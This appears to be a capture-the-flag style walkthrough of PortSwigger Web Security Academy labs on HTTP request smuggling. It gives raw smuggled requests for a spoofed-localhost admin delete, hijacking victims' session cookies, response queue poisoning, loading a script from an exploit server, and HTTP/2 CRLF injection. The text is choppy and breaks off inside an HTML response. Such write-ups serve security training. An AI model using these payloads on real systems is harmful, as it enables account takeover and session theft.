


“first we want that special header”




POST / HTTP/1.1
Host: 0a6f00c103cb152e9ce31d9600910095.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 166

```
Transfer-Encoding: chunked

0

POST / HTTP/1.1
Host: 0a6f00c103cb152e9ce31d9600910095.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

search=
```



“now we got special head to indicate that we are from internal network”




POST / HTTP/1.1
Host: 0a10001e031eafdc803e995d00bb0043.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 217
Transfer-Encoding: chunked


0

GET /admin/delete?username=carlos HTTP/1.1
Host: 0a10001e031eafdc803e995d00bb0043.web-security-academy.net
X-IMddLc-Ip: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 500


search=



Lab: Exploiting HTTP request smuggling to capture other users' requests



“wait for few minutre so boot will send request and we will get admin cookie”




“use cookie and login”

Lab: Exploiting HTTP request smuggling to deliver reflected XSS


This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.


The application is also vulnerable to reflected XSS via the `User-Agent` header.

To solve the lab, smuggle a request to the back-end server that causes the next user's request to receive a response containing an XSS exploit that executes `alert(1)`.



“user agent is reflected it means we can inject xss in that”






Lab: Response queue poisoning via H2.TE request smuggling

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length.


To solve the lab, delete the user `carlos` by using response queue poisoning to break into the admin panel at `/admin`. An admin user will log in approximately every 15 seconds.

The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.



“wait for few seconds arount 5 or 10 and send another normal request”

```
POST / HTTP/2
Host: 0a1800d80461427f809e0d5b00ca0091.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Transfer-Encoding: chunked

0

GET /404 HTTP/1.1
Host: 0a1800d80461427f809e0d5b00ca0091.web-security-academy.net
```



“get the cookie and login in browser”


“you will see you have logedin “


“delete carlos”

Lab: H2.CL request smuggling

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length.

To solve the lab, perform a request smuggling attack that causes the victim's browser to load and execute a malicious JavaScript file from the exploit server, calling `alert(document.cookie)`. The victim user accesses the home page every 10 seconds.





POST / HTTP/2
Host: 0a27000803c62b8083db645500a70026.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

```
GET /resources HTTP/1.1
Host: exploit-0a7100cc03d92b49835c636701a1001f.exploit-server.net
Content-Length: 5

x=1
```

“wait for few seconds victim will click and he will get popup”


“and you will solve the lab”

Lab: HTTP/2 request smuggling via CRLF injection

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.


To solve the lab, use an HTTP/2-exclusive request smuggling vector to gain access to another user's account. The victim accesses the home page every 15 seconds.

If you're not familiar with Burp's exclusive features for HTTP/2 testing, please refer to the documentation for details on how to use them.


Send
Cancel
Target: https://0a5d00f7046c9916809b2bcc003a0040.web-security-academy.net
Request
Pretty Raw Hex
POST / HTTP/2 \r \n
Host:
0a5d00f7046c9916809b2bcc003a0040.web-security-academy.net \r \n
Cookie: session=9VRyhwsxepDBAtbmwRX0S7VM9JbEYOFu \r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-Length: 221 \r \n
\r \n
0 \r \n
\r \n
POST / HTTP/1.1 \r \n
Host:
0a5d00f7046c9916809b2bcc003a0040.web-security-academy.net \r \n
Cookie: session=9VRyhwsxepDBAtbmwRX0S7VM9JbEYOFu \r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-Length: 900 \r \n
\r \n
search=hell1
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13983
<!DOCTYPE html>
<html>
<head>
<link href=
/resources/labheader/css/academyLabHeader
.css rel=stylesheet>
<link href=/resources/css/labsBlog.css
rel=stylesheet>
<title>
HTTP/2 request smuggling via CRLF
injection
</title>
</head>
<body>
<script src="
/resources/labheader/js/labHeader.js">
</script>

